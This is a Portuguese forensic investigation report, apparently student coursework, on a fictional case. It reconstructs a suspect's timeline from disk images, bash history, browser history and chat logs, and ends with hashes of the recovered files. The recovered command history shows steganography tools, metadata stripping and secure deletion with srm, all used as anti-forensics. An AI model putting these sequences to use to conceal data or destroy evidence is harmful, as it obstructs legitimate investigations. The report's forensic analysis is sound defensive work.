De forma a finalizar o processo de obtenção das evidências a abordar na *timeline*, é ainda relevante relatar a obtenção de um ficheiro PDF denominado ***petition_.pdf.*** Este foi acedido e obtido após análise global do disco, mais precisamente, aquando análise do ficheiro *places.sqlite*, referente ao histórico do browser Firefox (já referido na pergunta 1.). É possível verificar que o ficheiro em questão foi transferido e mantido no diretório ***home/ironcaesar/Dowloads.*** Tal foi verificado com a seguinte sequência de comandos:

- *fls -o 1054720 caesarDisk.img*
- *fls -o 1054720 caesarDisk.img 524289*
- *fls -o 1054720 caesarDisk.img 580294*
- *fls -o 1054720 caesarDisk.img 918521*
- *icat -o 1054720 caesarDisk.img 929257 > petition_.pdf*

Com isto, dadas as evidências na nossa posse, é possível agora construir a *timeline* que descreve os acontecimentos relevantes que caracterizam o caso em estudo. Abaixo a sua representação.

Timeline:

- **Dia 30 de Setembro de 2023**
  (Assumindo que todas as ações acontecidas no disco confiscado, no email, etc., foram, de facto, ações realizadas pelo individuo César Silva Ferro)

  - **11:43:** O indivíduo César Silva Ferro conecta-se ao *channel #chat irssi* com outro individuo, cujo *username* é SpookyBerry e têm uma conversa muito geral, sem aparente relevância para o caso.

  - **11:56:** O *#chat* entre ambos terminou.

  - **12:06:** O indivíduo César Silva Ferro recebe um email de ***shadyman217@outlook.com***. Neste email, verifica-se que o emissor sabe da existência da má relação existente entre o individuo Cesar e a individua Eva Rocha. Este escreve que tem provas incriminatórias relativas a esta e que deixará uma *pen-drive* com as evidências numa localização especificada.

  - **12:19:** Uma *pen-drive* do fabricante Kingston, com o *serial number* 001D0F0A94D65B8813151ED9 (diferente do referente à *pen-drive* confiscada no *lab*) é introduzida no computador do individuo César. Já que se trata de outra *pen-drive* e dado o fluxo temporal, é deduzido que este dispositivo seja o relacionado ao email enviado pelo ***shadyman217@outlook.com***.

  - **Após inserção da *pen-drive Kingston:*** A partir do ficheiro ***.bash_history***, verifica-se que foram executados os seguintes comandos abaixo.
    - cd /media/ironcaesar/KINGSTON/secrets
    - ls -al
    - xdg-open Bank-Statement-11-09-2023-1.png
    - xdg-open tunnel.jpeg
    - xdg-open AnonLetter.pdf
    - cd ~/Documents
    - ls
    - mkdir evaSecrets
    - cd /media/ironcaesar/KINGSTON/secrets
    - cp -r * ~/Documents/evaSecrets
    - cd ~/Documents/evaSecrets
    - xdg-open video.mp4

    A partir deste, verifica-se que o individuo César abriu alguns dos ficheiros contidos na *pen-drive* Kingston, criou uma pasta ***evaSecrets*** no diretório ***Documents*** e copiou todo o conteúdo da *pen-drive* para essa mesma pasta.

  - **12:22:** *pen-drive* Kingston removida.

  - **12:25:** O individuo César envia um email para o destinatário ***catarina.f.silva@outlook.com***, escrevendo que tem algo importante relacionado a esta para lhe contar e para a mesma se conectar o mais rapidamente possível a um *chat irssi (*IRC Channel: *#thebasement)* acordado por este.

  - **12:26:** A individua Catarina Silva conecta-se ao *channel* acordado no email. O individuo César expõe o que encontrou na *pen-drive* à Catarina, dizendo que o seu pai está envolvido num projeto de uma construção de um túnel secreto que dá acesso direto à Casa da Moeda. Este afirma que irá tornar o assunto público, em função de trazer justiça e expor a individua Eva Rocha.

- **12:40:** Chat entre César e Catarina termina.

- **12:41:** Pesquisa "reddit /steganography - Google Search" feita no browser Firefox. (Evidência retirada do ficheiro *places.sqlite*)

    - Acedeu aos vários links relacionados com o tema.
        - **https://www.reddit.com/r/Steganography/?rdt=45658**
        - **https://www.reddit.com/r/Steganography/comments/16suajy/lapsus_steg_bundle/**
        - **https://www.mediafire.com/file/kv9q65fvgl9uky8/Steg_Tools_v5.7.0_By_Lapsus%2524.zip/file**

- **12:43:** Realizou o *download* do ficheiro ***Steg_Tools_v5.7.0_By_Lapsus$.zip.***

- **Após download do ficheiro acima mencionado*:*** A partir do ficheiro ***.bash_history***, verifica-se que foram executados os seguintes comandos abaixo.
    - *cd ~/Downloads*
    - *ls*
    - *unzip Steg_Tools_v5.7.0_By_Lapsus\$.zip*
    - *mv ./Steg_Tools_v5.7.0_By_Lapsus\$ ~/Documents/*
    - *rm Steg_Tools_v5.7.0_By_Lapsus\$.zip*
    - *cd ~/Documents*
    - *cd Steg**
    - *cat README.md*
    - *pip install base64io*
    - *pip install requests*
    - *pip install pynput*
    - *pip install Pillow*
    - *pip install bitstring*
    - *pip install numpy*
    - *pip install pynput*
    - *python3 Append_Tool_v2.1.py ../csf2223-grades-e2.pdf ../evaSecrets/Bank-Statement-11-09-2023-1.png csf2223-grades-e2.pdf*
    - *mv ./Output/csf2223-grades-e2.pdf ./Output/waste-of-time*
    - *mkdir images*
    - *cp ../{T,S,R}*.png ./images*
    - *cd images*
    - *mv S* a.png*
    - *mv T* b.png*
    - *mv R* c.png*
    - *cd ..*
    - *cp ../evaSecrets/tunnelBlueprint.jpeg ./images*
    - *bash ./Hide_Chunk_Tool_v5.2.8.sh*
    - *cd Output/Chunks*
    - *mv a.png Social.png*
    - *mv b.png Tagus.png*
    - *mv c.png Rialva.png*
    - *mv ./* ../*
    - *cd ..*
    - *rmdir Chunks*
    - *cd ..*
    - *python Hide_Spectrogram_Tool_v2.7.9.py ../evaSecrets/Secret.png -h*
    - *sudo apt install audacity*
    - *mv ./Output/sporting_anthem.wav ./Output/sporting_anthem*

A partir dos comandos acima, verifica-se a realização do ***unzip*** do ficheiro transferido e a respetiva instalação de bibliotecas necessárias. Primeiramente, verifica-se que foi escondido um ficheiro denominado ***Bank-Statement-11-09-2023-1.png*** no ficheiro ***csf2223-grades-e2.pdf*** (*waste-of-time*). Posto isto, é executado o script ***Hide_Chunk_Tool_v5.2.8.sh*** nas imagens *a.png, b.png* e *c.png* e, consequentemente, renomeou-as para *Social.png, Tagus.png* e *Rialva.png*, respetivamente, tal relacionado com o ficheiro ***tunnelBlueprint.jpeg***. O passo seguinte foi utilizar o programa Python *Hide_Spectrogram_Tool_v2.7.9.py* de forma a esconder o ficheiro ***Secret.png*** num ficheiro áudio, utilizando o software *audacity*.

- **Após as ações mencionadas acima:** Verificado igualmente no ficheiro ***.bash_history*** os seguintes comandos:
  - **sudo apt-get install secure-delete**
  - **srm ./Output/my-fav-song.wav**

- **13:03:** Pesquisa "secure delete is too slow - alternatives to secure delete - Google Search" realizada no browser Firefox. (Evidência retirada do ficheiro *places.sqlite*)
  - Seguido de outros acessos, os quais:
    - https://recoverit.wondershare.com/computer-tips/secure-delete-linux.html
    - "remove files on ubuntu - Google Search"
    - "safely remove files on ubuntu - Google Search"
    - "Delete files and folders"

- **Após pesquisas acima**: A partir do ficheiro ***.bash_history***, verifica-se que foram executados os seguintes comandos abaixo.
  - *cp -r ../video ./video*
  - *bash LSB_Video_Tool_v7.8.1.sh ../evaSecrets/tunnel.jpeg*
  - *cp ../evaSecrets/video.mp4 ./video.mp4*
  - *bash Video_Header_Tool_v1.0.7.sh*
  - *mv ./Output/file.dat ./corrupted.pdf*
  - *mkdir zipDecoyFiles*
  - *cp ../grandmas_cake.png ../grandmas_recipe.txt ../my_fortune.jpeg ./zipDecoyFiles*
  - *bash Zip_Encode_Tool_v8.2.1.sh*
  - *mv ./Output/file.docx ./Output/report.docx*
  - *srm corrupted.pdf*
  - *mv ./Output/* ~/Desktop/backups/*
  - *exiftool -All= ../evaSecrets/AnonLetter.pdf*
  - *qpdf --linearize ../evaSecrets/AnonLetter.pdf ../evaSecrets/AnonLetter_clean.pdf*
  - *python3 ./LSB_Selective_Tool_v10.15.3.pyc -m hide -i 009FE3 -c rgb -n 5 -o ../logo-ist.png -p ../evaSecrets/AnonLetter_clean.pdf*
  - *mv ../logo-ist.stego.rgb.png ./Output/logo.png*

Como se verifica acima, é utilizado o script ***LSB_Video_Tool_v7.8.1.sh***, de modo a esconder o ficheiro ***tunnel.jpeg***. Posto isto, foi executado o script ***Video_Header_Tool_v1.0.7.sh*** sobre o ***video.mp4,*** de forma a adulterar o *header* deste e, consequentemente, torná-lo um ficheiro corrompido com o nome *corrupted.pdf.* Depois, copiou os ficheiros ***grandmas_cake.png, grandmas_recipe.txt*** e ***my_fortune.jpeg*** para o diretório ***zipDecoyFiles*** e, consequentemente, executa o script ***Zip_Encode_Tool_v8.2.1.sh*** sobre estes. De seguida, renomeou o ficheiro *outputed* para ***report.docx***. É também removida a meta-data do ficheiro ***AnonLetter.pdf*** e, consequentemente, criado um novo ficheiro PDF otimizado ***AnonLetter_clean.pdf.*** De seguida, executou o programa Python ***LSB_Selective_Tool_v10.15.3.pyc*** de forma a esconder o ficheiro ***AnonLetter_clean.pdf*** no ficheiro ***logo-ist.png***, alterando, depois, o nome deste para ***logo.png.***

- **13:10:** Realizado o primeiro backup com ficheiros relevantes (presentes no disco *backupDisk.img*).

- **13:17:** A *pen-drive* do fabricante JetFlash, com o *serial number* YLBE5FV0 é introduzida no computador do individuo César. Ou seja, confirma-se que a *pen-drive* encontrada no laboratório, fora, a certa altura, inserida no computador do individuo César Silva.

- **Após inserida a *pen-drive:*** A partir do ficheiro ***.bash_history***, verifica-se que foram executados os seguintes comandos abaixo.
  - *cd /media/ironcaesar/Transcend/*
  - *mkdir evaSecrets*
  - *cp ~/Desktop/backups/* ./evaSecrets/*
  - *rm ./evaSecrets/CSF.zip*
  - *rm ./evaSecrets/CSE102-CheatSheetCSSLong.pdf*
  - *srm logo.png*
  - *srm **
  - *srm report.docx*
  - *srm Rialva.png*
  - *srm sporting_anthem*
  - *srm Social.png*
  - *srm waste-of-time*
  - *srm Tagus.png*
  - *srm video.mp4*

  É possível verificar um acesso ao diretório ***Transcend*** (referente à *pen-drive* com o *serial number* YLBE5FV0). Verifica-se igualmente a criação de uma pasta com o nome ***EvaSecrets*** e, de seguida, é realizada uma cópia de todo o conteúdo do diretório ***~/Desktop/backups*** para esta. É também verificado que são apagados os ficheiros ***CSF.zip*** e ***CSE102-CheatSheetCSSLong.pdf***. Por fim, é utilizada a ferramenta ***srm***, de modo a apagar todos os ficheiros de forma segura do seu respetivo computador.

- **13:22:** Realizou um *post* na rede social Twitter com o seguinte conteúdo:
  - "Hey @observador, I've stumbled upon a goldmine of insights regarding the Arco do Cego construction project and its real purpose! Intriguing secrets await discovery, and I'm ready to share the revelations that could reshape perspectives!
    #ArcoDoCegoUnveiled"

- **14:01:** Download do ficheiro ***petition_.pdf*** a partir do browser Firefox.

Através da timeline acima desenhada, é possível concluir que os artefactos que foram escondidos são provenientes da *pen-drive* Kingston com o *serial number* 001D0F0A94D65B8813151ED9, estando relacionada ao individuo com o seguinte endereço de email: shadyman217@outlook.com. O indivíduo César analisou-os, e, posteriormente, comunicou as evidencias encontradas à individua Catarina Silva. Minutos depois, iniciou o processo de esconder os artefactos recebidos em ficheiros comuns, aplicando ferramentas dedicadas a tal. Por fim, guardou-as na sua *pen-drive* e, consequentemente, numa outra máquina externa (arquivos ZIP *backup_timestamp*, guardados no disco confiscado *backupDisk.img*), apagando, de seguida, as evidencias presentes no seu disco (caesarDisk.img).

(Uma descrição mais completa da teoria acontecida é descrita na pergunta 4.)

3 Do you find any evidence of anti-forensic activity?

Sim, sem dúvida que foram encontradas múltiplas evidencias de atividade anti-forense. Das quais:

- **Eliminação de ficheiros ou dados no geral**: De facto, muitas das evidências relevantes presentes no disco *backupDisk.img* foram apagadas, inicialmente, do disco *caesarDisk.img,* como o ficheiro *.bash_history* comprova.

- **Criptografia ou síntese de dados:** Por exemplo, o script *backup.sh,* mais precisamente, na chamada ao programa Python *obfuscator.py*, onde este é utilizado para gerar *passwords* de arquivos ZIP a partir da aplicação de sínteses *sha256* numa dada *string.*

- ***Overwrite* de Ficheiro ou Dados**, mais precisamente, o uso da ferramenta ***srm***. De facto, verificou-se, por exemplo, a pesquisa *"3 Easy Methods to Securely Delete Files in Linux"* e, a partir do ficheiro *.bash_history*, foi comprovado que o comando ***srm*** foi utilizado múltiplas vezes.

    - É de notar que o uso do comando ***srm*** torna a recuperação do ficheiro associado numa tarefa muito difícil, uma vez que este sobrescreve o ficheiro e o respetivo *inode* com dados aleatórios.

- **Ocultação de Ficheiros ou Dados no geral:** Uma vez mais, no ficheiro *.bash_history* é possível comprovar que foi realizado o *unzip* referente a um arquivo ZIP relacionado a esteganografia, onde, após extração, foram executados programas Python ou scripts com o intuito de aplicar diversas técnicas de esteganografia, tais como, ocultação de ficheiros nos bits menos significativos do ficheiro original, ocultação de imagens em ficheiros áudio, modificação de *headers, etc*.

- **Redundância e Proteção de Dados:** Como o script *backup.sh* comprova, foram realizados múltiplos *backups* protegidos por *password* e, consequentemente, enviados para outra máquina, sendo, depois, apagados do disco original. O ficheiro *MyPasswordManager.docx* também é proveniente de um link protegido.

- **Utilização de ferramentas de comunicação não persistentes:** O uso de *irssi* pode sugerir que os intervenientes na comunicação não têm intenção de que o conteúdo abordado seja mantido de forma persistente pelo servidor.

4 What new discoveries can you report that clarify the plot or identify other relevant actors?

De facto, foram encontrados novos indivíduos relacionados ao caso em estudo. Mais precisamente, nos emails intercetados, foi verificado que os ficheiros encontrados na *pen-drive* perdida no laboratório foram fornecidos, supostamente, por um individuo na posse do endereço de email *shadyman217@outlook.com.* Neste email foi possível perceber, com base no seu conteúdo, que o emissor sabia desde logo da existência de uma alegada petição referente a um pedido de despedimento da individua Eva Rocha, tendo sido, mais tarde, intercetado este ficheiro e, após análise deste (a partir da ferramenta *exiftool*), verificado que a individua Cristina da Fonseca é a responsável pela autoria deste.

Ainda relativamente aos emails intercetados, é de notar a existência de outro ator relevante para o caso. No caso, a individua Catarina Silva com o endereço de email *catarina.f.silva@outlook.com*. Esta foi abordada pelo individuo César Silva, inicialmente, via email, uma vez que, numa das evidências provenientes da *pen-drive* associada ao primeiro email mencionado acima, o pai desta, Fernando Silva, encontra-se num ficheiro de vídeo relacionado à obra existente no Jardim Arco do Cego onde, supostamente, está a ser realizado um túnel que dará acesso direto à Casa da Moeda de Lisboa, sendo tal, considerado suspeito pelo indivíduo César Silva.

Em suma, tendo em conta todo o plano geral e todas as evidências intercetadas, conclui-se que que os artefactos que foram escondidos são provenientes da *pen-drive Kingston* com o *serial number* 001D0F0A94D65B8813151ED9, estando relacionada ao individuo com o endereço de email shadyman217@outlook.com. De notar neste email o conhecimento prévio do emissor perante a petição criada em nome de Cristina da Fonseca, com o intuito do despedimento da individua Eva Rocha. O indivíduo César acabou por recolher a *pen-drive* mencionada no email e, posteriormente, analisou os ficheiros desta. Este comunicou as evidencias encontradas à individua Catarina Silva, inicialmente, via email e, depois, via *irssi*, uma vez que o seu pai, Fernando Silva, estaria presente numa das evidências incriminatórias associadas à construção do túnel secreto que dá acesso direto à Casa da Moeda. Este acorda avançar com a exposição das provas e, mais tarde, decide aplicar técnicas de esteganografia aos artefactos recebidos. Por fim, guardou os ficheiros adulterados, estando nestes as evidencias incriminatórias de forma escondida, na *pen-drive* com o *serial number* YLBE5FV0. Este, para além da *pen-drive,* guarda os ficheiros numa outra máquina (arquivos ZIP *backup_timestamp*, guardados no disco confiscado *backupDisk.img*) e, por fim, apaga todos estes do seu disco local.

(Todos os SHA256 Values dos ficheiros recuperados são expostos abaixo.)

Folder		File	SHA-256 Value
backupsZIP	First_BackupZip_Evidence	CSE102-CheatSheetCSSLong.pdf	1f196d05bbf3ac03620a8f1108630531bb65cfedf31e16321dedfd6e5c3d877b
		CSF.zip	c4dc316983f9bc7a66dc97b3c4cac28f2c24725962ce1c7358b34621d463ea7a
	Last_BackupZip_Evidence	BdC_on_the_beat	d8028eb28c6aa2b94607df770515368e0d2c0488279328599ca51fe1bdbced6c
		Cool_stuff.mp4	240cb4494b4a4e0e367f67afa80bd7287dda09755e3eaa66af1994a03ea3e316
		CSE102-CheatSheetCSSLong.pdf	1f196d05bbf3ac03620a8f1108630531bb65cfedf31e16321dedfd6e5c3d877b
		CSF.zip	c4dc316983f9bc7a66dc97b3c4cac28f2c24725962ce1c7358b34621d463ea7a
		logo.png	3bb7305396f84dff0ee88150438d32c0a366e7ab3e4fbf61d6a72080f7fe3eed
		report.docx	30bb4ca7580bd331d3334bf4bba6b9e45165d1f51960eb7ee345a631aee90f70
		Rialva.png	8873a7055c9838ef8847424306f6997c3eb0d0aa6373acd65206ede85bfe8ec8
		Social.png	50011896abe7f70e9e8b00b4d3ccc25acf6a2272f11b343b2758be01355d21f4
		sporting_anthem	7d4e8b5d0d8d127fdf31f097a208a511847872884c2e11db662279292a0969cd
		Tagus.png	ec54db5e6df2093573548d685ce72f3c4ffa548032e6a26ac2cc3f544bd3c283
		video.mp4	bb3a2ee5816ae1ff8b09bd1d5f0796a005a3db1af8d898392e8a915a7277149e
		waste-of-time	941b69160a7c4d6e3483c54c43a9a8fd52ff12b65af77b770d879cace846bce4
	bash_history	bash_history.txt	a8d795ae7ecc4f0d1647ac9a00e05ca3e350ae0b5ca0bff42e95fb18c4aed42e
	chat_irssi	chat.09-30.txt	bfced3466d8d38f692486a30e7cd29cbac14c1c316bd6f44299d788a95fc0bb9
		thebasement.09-30.txt	1769807e7868933f8c4479f68780792d4bf5f6edcdc1da5175e17a70bcc5f9e4
	emails	Inbox	e47dade67812950049f87ac5d53909c2b1b512a55efe69401b45c5d15bcc1679
		Sent	b8e45c1c272fe4f57ed1eaa898d290f03ea73d8f1f36b5bc569df59528a4294d
	file_listing	file_listing.txt	5010a6593b558a9d23249995e1311391e150d89fa3b0c65057c25ca4fa929fdf
	firefox_history	places.sqlite	e2cf6701619f62e8285e592fb71d38910c33648e20a91b04f7a92f6262ef67ce
	home_ironcaesar_backups	backup.sh	68174cb8c46c01ef9755dca86ac067b40f23f86eecd60e67b08c9ce9fffd1a83
		obfuscator.py	e9dc18e8d5a6377d58b3ad28590c30d6eecd43673960148db179491cf2caf3dc
		obfuscator.pyc	86a89e4c96282492bbabb364b5a601a9e187d8f9365c3c1c900c79c7db244560
		pass_gen.sh	c0a4c3cc51aaa45692e892e62ab71c679d043b4ad72f384f08a1a556c8e89785
		seed.txt	5bd8dc9f05227ffc80b15fa2278a4b96a9c3abab8d9dac278446f5060ec397f9
	keylogger	keylogger.py	f964bcf727f55b27ca99ac932d91405805fbf859a88ba96058bf3712c44bb5c3
		keylogger.pyc	b52c903aed6a200293c2c709b04f1149f38df45f909c57096fe1654d4b2ede77
		KQRbv8Zj1Ba.log.log	122c7819ff8e168884ce36d495bce8bd934bab7b88b1c11cc9a1d4d48f27c98f
	myPasswordMana-ger	My Password Manager.txt	70c330c58d47a11f9b0024469045425f83a8d8edd91b375958e2d6cd707d2837
	pen-drive	sys_log1.txt	e8b9bc028f0b3d64fd27905bf04a9032cafcb52dd79a9bcceec4c7090a76c8b1
	petition	petition_.pdf	4aa4aef66f05c53792fbd04c6f4fe6507923fe2a4fea30cedd440796f465d111